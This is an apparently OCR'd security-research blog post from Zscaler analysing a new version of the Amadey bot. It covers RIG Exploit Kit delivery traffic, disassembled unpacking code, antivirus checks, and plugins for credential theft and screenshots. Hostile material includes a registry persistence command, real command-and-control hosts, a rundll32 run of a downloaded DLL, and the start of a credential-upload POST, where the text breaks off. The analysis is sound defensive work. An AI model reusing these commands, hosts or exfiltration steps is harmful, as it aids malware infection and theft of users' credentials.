
Latest Amadey Uses Screen Capture, Pushes Remcos RAT

zscaler.com/blogs/security-research/latest-version-amadey-introduces-screen-capturing-and-pushes-remcos-rat

Rohit Chaturvedi, Amandeep Kumar



The Zscaler ThreatLabZ team is continually monitoring known threats to see if they re-appear in a different form.

One such threat we've kept an eye on is Amadey, a bot of Russian origin, which was first seen in late 2018. Once on a victim's machine, Amadey sends user data to a Command and Control (C&C) server and executes other tasks sent back by the C&C server. Several versions of this bot have been seen, with the last version (v1.09) first being spotted by Cylance earlier this year. In this blog, we will analyze the latest version of this bot, looking at the updates from the previous version.

In addition to the new version of the bot payload, the author also updated the login page **“a2020 AMADEY”**. This latest version has some new functionality, such as screen capturing, is pushing the Remcos RAT on its C&C panel task list, and features some modified modules.





Figure 1: Amadey Live 2020 Login Page

As per the Twitter source handle, @FaLconIntel and further confirmed by our analysis, the new version of Amadey is being delivered via the well-known RIG Exploit Kit (RIG EK).




Time	Server IP	Server Type	Pro...	Method	R...	Host	URL	User-Agent	Comments
2020/04/16 20:28:55	2606:4700:303...	cloudflare	HTTPS	GET	302	megamylife.online	/click.php?key=8ut313lof0jear11ubuq&bid=0.00020&siteid=453471&category=E...	Mozilla/5.0 (Windows NT 6.1; rv:72.0) Gecko/20100101 Firefox/7...	
2020/04/16 20:28:55	54.188.206.97	nginx/1.10....	HTTP	GET	200	ec2-54-188-206-97.us-west-2.compute.amazonaws.com	/landing.php?clickid=0cd7lus3vb4qnfe668&campaign=651	Mozilla/5.0 (Windows NT 6.1; rv:72.0) Gecko/20100101 Fi...	#loader
2020/04/16 20:44:27	140.82.14.75	nginx	HTTP	GET	200	www.fasterpdfdownloads.top	/d/001.exe	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; ...	#Trojan ,#Stealer
2020/04/16 20:44:35	45.63.55.236		HTTP	POST	200	fastpdfinstalls.top:10000	//api/anonymous/cookie/post	Mozilla/4.0(compatible;MSIE7.0;WindowsNT5.1;360SE)	#Trojan ,#Stealer
2020/04/16 20:44:38	159.69.250.163	nginx	HTTP	GET	200	toupdate15.com	/SearchNewTab.exe	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; ...	#Python-urllib Installer
2020/04/16 20:44:46	52.218.218.81	AmazonS3	HTTPS	GET	200	linkury.s3-us-west-2.amazonaws.com	/safefinder.exe	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; ...	
2020/04/16 20:44:51	52.174.148.190	Microsoft-IIS...	HTTP	GET	302	install.portmdfmoon.com	/download/APSFPango	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; ...	#Linkury
2020/04/16 20:44:53	69.16.175.42		HTTP	GET	200	h8y9u9b2.ssl.hwcdn.net	/APSFPango/cs_1586953574971.exe	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; ...	#Linkury
2020/04/16 20:46:36	2606:4700::68...	cloudflare	HTTP	GET	200	rt.webcompanion.com	/notifications/download/rt/ActiveFeatures.zip		#Adware #WebCompanion
2020/04/16 20:46:38	185.130.215.136	nginx	HTTP	GET	302	www.videossources.com	/vds1043/videosource.exe	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; ...	$Socelars Installer
2020/04/16 20:46:41	185.130.215.136	nginx	HTTP	GET	200	www.videossources.com	/videosource.exe	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; ...	#Socelars Installer
2020/04/16 20:46:46	52.218.56.179	AmazonS3	HTTPS	GET	200	s3-eu-west-1.amazonaws.com	/shdwt/setup.exe	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; ...	#TROJAN Win32/Agent.ABLU
2020/04/16 20:46:51	54.210.248.7	Apache/2.4....	HTTPS	GET	302	pc.publicnewsetup.com	/api/v1/buying/redirect/305ca5ed85636165.57669870?sub_id_1=89&sub_id_2=0...		
2020/04/16 20:46:52	52.4.75.112	Apache/2.4....	HTTPS	GET	200	www.shutdowntime.com	/marketing/creative/windows/offer_screen/default?mode=click&track_id=3.15870...		ShutdownTime Installer
2020/04/16 20:46:55	52.216.100.37	AmazonS3	HTTPS	GET	200	s3.amazonaws.com	/malapps/shutdowntime.exe		ShutdownTime Installer
2020/04/16 20:46:57	2606:4700:303...	cloudflare	HTTP	GET	200	mainbook.xyz	/app/app.exe	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; ...	Glupteba
2020/04/16 20:48:52	52.4.75.112	Apache/2.4....	HTTPS	GET	301	thebestoffersintheweb.com	/redirect/57a764d042bf8/	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 20:48:52	52.4.75.112	Apache/2.4....	HTTPS	GET	200	thebestoffersintheweb.com	/redirect/57a764d042bf8	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 20:48:52	35.190.11.164	openresty	HTTP	GET	200	www.onclickmax.com	/script/preurl.php?r=1590229&sub1=9	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 20:48:52	35.190.11.164	openresty	HTTP	GET	302	www.onclickmax.com	/script/preurl.php?stamat=m%7C%2Ckt(3J)Og81dAJ0dEdHP3xP.d18%2C=TQUaj...	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 20:48:53	104.18.53.183	cloudflare	HTTPS	GET	200	affiche.info	/?acsc=201685860	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 20:48:58	15.164.187.250	nginx	HTTPS	GET	200	mthogjm.com	/click?trvid=10001&extid={click_id}&cost={cost}&campid={campaign_id}&creaid...	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 20:48:58	15.164.187.250	nginx	HTTPS	GET	200	mthogjm.com	/double?t=2&d=eyJ0UkxiOiJodHRwczovL2dpcmxtLmFidHJja2VyLmNvbS9jLzBmYjI...	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 20:48:59	2600:1f18:420...	nginx	HTTPS	GET	302	girlm.abtrcker.com	/c/0fb26e40a8d71b3e7?sxid=ga6dov4ji4zy	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 20:49:00	2600:1f18:420...	nginx	HTTPS	GET	200	girlm.track4ref.com	/redirect/index?type=meta&to=aHR0cHM6Ly9nanJsbS50cmFjazRyZWYuY29t&dat...	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 20:49:01	2600:1f18:420...	nginx	HTTPS	GET	200	girlm.track4ref.com	/redirect/index?type=meta&to=aHR0cHM6Ly9nanJsbS50cmFjazRyZWYuY29t&dat...	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 20:49:03	37.140.192.59	nginx	HTTPS	GET	200	adexchangejuicyads.xyz	/?td=ewfdb5e98462a69af9983438590	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 20:49:03	37.140.192.59	nginx	HTTPS	GET	200	adexchangejuicyads.xyz	/api.php	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 20:49:26	188.127.249.18	nginx	HTTPS	GET	404	gteriotcacyi.buzz	/b3rCZ7	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	Spelevo Redirector
2020/04/16 21:12:51	52.4.75.112	Apache/2.4....	HTTPS	GET	301	thebestoffersintheweb.com	/redirect/57a764d042bf8/	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 21:12:51	52.4.75.112	Apache/2.4....	HTTPS	GET	200	thebestoffersintheweb.com	/redirect/57a764d042bf8	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 21:12:52	173.192.101.24	nginx	HTTP	GET	301	p187425.clksite.com	/adServe/banners?tid=187425_340871_0&action=r	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 21:12:52	173.192.101.24		HTTP	CONNECT	200	Tunnel to	infopicked.com:443	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 21:12:53	173.192.101.24	nginx	HTTPS	GET	302	infopicked.com	/adServe/banners?tid=187425_340871_0&action=r	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 21:12:53	176.57.214.180	nginx	HTTP	GET	301	cryptomoneyinsiders.site	/getnewcrypto?cpm_id=4678391&cpm_cost=0.0012	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	RIG Redirector
2020/04/16 21:12:53	176.57.214.180	nginx	HTTP	GET	302	cryptomoneyinsiders.site	/getnewcrypto/?cpm_id=4678391&cpm_cost=0.0012	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	RIG Redirector
2020/04/16 21:12:54	37.46.134.134	nginx/1.10.3	HTTP	GET	200	37.46.134.134	/?MTUxMjgw3Vaod8kb&t4gfgfdf4=dK-BUbwTmi0WlLgNpn9pUVFIW_6Go2EfXzR-d...	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	RIG EK [URI] (Landing Page)
2020/04/16 21:12:57	37.46.134.134	nginx/1.10.3	HTTP	GET	200	37.46.134.134	/favicon.ico	Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko	
2020/04/16 21:13:09	35.228.114.60	nginx/1.14.0 ...	HTTP	GET	200	35.228.114.60	/gate/sqlite3.dll	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; ...	RaccoonStealer C2 [URI]
2020/04/16 21:13:13	35.228.114.60	nginx/1.14.0 ...	HTTP	GET	200	35.228.114.60	/gate/libs.zip	Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; ...	RaccoonStealer C2 [URI]

Figure 2: RIG EK [Image Source: Twitter]

Packed file analysis

The parent file is compiled in Visual C++ and is responsible for unpacking the Amadey bot module.


The unpacking is done in two stages. The first stage is shown in Figure 3. To deobfuscate the first layer, it starts in reverse order.



```
inc     ecx
and     ecx, 0FFh
mov     dl, byte_83C158[ecx]
movzx   ebx, dl
add     ebx, eax
and     ebx, 0FFh
mov     eax, ebx
mov     bl, byte_83C158[eax]
mov     byte_83C158[eax], dl
mov     byte_83C158[ecx], bl
movzx   edx, byte_83C158[eax]
movzx   ebx, bl
add     edx, ebx
and     edx, 0FFh
movzx   edx, byte_83C158[edx]
xor     [edi+esi], dl
sub     esi, 1
jns     short loc_40B7B2
mov     dword_83DD48, eax
mov     dword_83DD50, ecx
```

Figure 3: The first layer of deobfuscation in reverse order.


The above deobfuscation contains in-memory code that resolves Windows Library and API names in stack and loads them.



```
8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
8B4D CC          MOV ECX,DWORD PTR SS:[EBP-34]
8948 14          MOV DWORD PTR DS:[EAX+14],ECX
8365 C8 00       AND DWORD PTR SS:[EBP-38],00000000
8365 F4 00       AND DWORD PTR SS:[EBP-0C],00000000
8B45 C8          MOV EAX,DWORD PTR SS:[EBP-38]
C74405 D0 6B65   MOV DWORD PTR SS:[EAX+EBP-30],6E72656B
8B45 C8          MOV EAX,DWORD PTR SS:[EBP-38]
83C0 04          ADD EAX,4
8945 C8          MOV DWORD PTR SS:[EBP-38],EAX
8B45 C8          MOV EAX,DWORD PTR SS:[EBP-38]
C74405 D0 656C   MOV DWORD PTR SS:[EAX+EBP-30],32336C65
8B45 C8          MOV EAX,DWORD PTR SS:[EBP-38]
83C0 04          ADD EAX,4
8945 C8          MOV DWORD PTR SS:[EBP-38],EAX
8B45 C8          MOV EAX,DWORD PTR SS:[EBP-38]
C74405 D0 2E64   MOV DWORD PTR SS:[EAX+EBP-30],6C6C642E
8B45 C8          MOV EAX,DWORD PTR SS:[EBP-38]
83C0 04          ADD EAX,4
8945 C8          MOV DWORD PTR SS:[EBP-38],EAX
8B45 C8          MOV EAX,DWORD PTR SS:[EBP-38]
C64405 D0 00     MOV BYTE PTR SS:[EAX+EBP-30],0
8365 C8 00       AND DWORD PTR SS:[EBP-38],00000000
8D45 D0          LEA EAX,[EBP-30]
50               PUSH EAX
8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
FF50 10          CALL DWORD PTR DS:[EAX+10]                                  kernel32.LoadLibraryA
```

Figure 4: The API name resolving in stack.

For instance, the “6E72656B 32336C65 6C6C642E” hex value resolves to “kernel32.dll” in the same way it loads specific library procedures and other modules. After completing the API resolving task, it moves to the next stage of the deobfuscation module to unpack the complete executable code.



```
C3              RETN
55              PUSH EBP
8BEC            MOV EBP,ESP
8B4D 08         MOV ECX,DWORD PTR SS:[EBP+8]
8B41 0C         MOV EAX,DWORD PTR DS:[ECX+0C]
69C0 FD430300   IMUL EAX,EAX,343FD
05 C39E2600     ADD EAX,269EC3
8941 0C         MOV DWORD PTR DS:[ECX+0C],EAX
C1E8 10         SHR EAX,10
25 FF7F0000     AND EAX,00007FFF
5D              POP EBP
```

Figure 5: The executable code deobfuscation.

Amadey payload analysis

Before executing its main payload, Amadey looks for any antivirus products installed on the infected machine with the command **_Z8aCheckAVv**(). After confirming antivirus is not installed on the victim machine, Amadey copies itself into **C:\ProgramData\e734daf4d7\nvlut.exe**.

Below are the list of antivirus product names that Amadey looks for before starting the execution:

- Avast Software
- Avira
- Kaspersky Lab
- ESET
- Panda Security
- Dr. Web
- AVG
- 360 Total Security
- Bitdefender
- Norton
- Sophos
- Comodo

For persistence, Amadey executes the following command to create a registry entry:

“REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" /f /v Startup /t REG_SZ /d C:\ProgramData\e734daf4d7"


After completing the persistence stage, Amadey attempts to load two DLL files named *"cred.dll"* and *"scr.dll"* by using **LoadPluginPc()** on the victim machine. This was not present in Amadey 1.09 version.

The file **cred.dll** is responsible for stealing credentials from the system. Amadey looks to steal credentials for the following applications:

- FileZilla
- Pidgin
- WinSCP
- TigerVNC
- RealVNC
- TightVNC

The file **scr.dll** is responsible for taking system screenshots and sending them via a POST request to the C&C server.

LoadPluginPc(): This module is responsible for loading the above-mentioned DLL file. First, it decrypts the URL using the **DecryptPc()** module with keys as an argument as shown in Figure 6.



```
JAE SHORT 00401936
MOV ESI,DWORD PTR SS:[LOCAL.3]
ADD ESI,OFFSET 0040C8B0                          ASCII "http://"
MOV EBX,DWORD PTR SS:[LOCAL.3]
ADD EBX,OFFSET 0040D0B0
MOV DWORD PTR SS:[LOCAL.6],OFFSET 0040(          ┌string => "dbd77"
CALL <JMP.&msvcrt.strlen>                         MSVCRT.strle
MOV EDX,EAX
MOV EAX,DWORD PTR SS:[LOCAL.3]
MOV ECX,EDX
MOV EDX,0
DIV ECX
MOVZX EDX,BYTE PTR DS:[EDX+40CCB0]               ASCII "dbd77"
MOVZX EAX,BYTE PTR DS:[EBX]
SUB AL,DL
MOV BYTE PTR DS:[ESI],AL
LEA EAX,[LOCAL.3]
INC DWORD PTR DS:[EAX]
-JMP SHORT 004018E4
```

```
JAE SHORT 00401936
MOV ESI,DWORD PTR SS:[LOCAL.3]
ADD ESI,OFFSET 0040C8B0                          ASCII "sh1091505.a.had.su"
MOV EBX,DWORD PTR SS:[LOCAL.3]
ADD EBX,OFFSET 0040D0B0
MOV DWORD PTR SS:[LOCAL.6],OFFSET 0040(          ┌string => "39157"
CALL <JMP.&msvcrt.strlen>                         MSVCRT.strle
MOV EDX,EAX
MOV EAX,DWORD PTR SS:[LOCAL.3]
MOV ECX,EDX
MOV EDX,0
DIV ECX
MOVZX EDX,BYTE PTR DS:[EDX+40CCB0]               ASCII "39157"
MOVZX EAX,BYTE PTR DS:[EBX]
SUB AL,DL
MOV BYTE PTR DS:[ESI],AL
LEA EAX,[LOCAL.3]
INC DWORD PTR DS:[EAX]
.JMP SHORT 004018E4
```

Figure 6: Decrypting the URL.


Keys as argument	Resolved strings
dbd77	http://
39157	sh1091505.a.had.su
cd1ed	1/index.php
4ee6d	cred.dll

After resolving the URL **sh1091505[.]a[.]had[.]su[/]1[/]cred.dll**, Amadey checks whether the DLL file already exists in **%TEMP%** as **cred.dll.** If the file is present, then it won't download. It adds an auto-run registry entry for the same DLL and creates a new process to run the DLL with following command **"rundll32.exe %AppData%\Local\Temp\cred.dll, Main".**

Note: It attempts to download **cred.dll** from two other locations:

- sh1091505[.]a[.]had[.]su[/]2[/]cred.dll
- sh1091505[.]a[.]had[.]su[/]3[/]cred.dll

The Main() module functionality is to steal stored credentials and other information from a predetermined list of applications. The harvested credentials along with the names of the applications are relayed to the C&C server via POST request over plain-text HTTP as seen below:



```
POST /newCC/index.php HTTP/1.1
Host: 217.8.117.79
Content-Length: 351
Content-Type: application/x-www-form-urlencoded

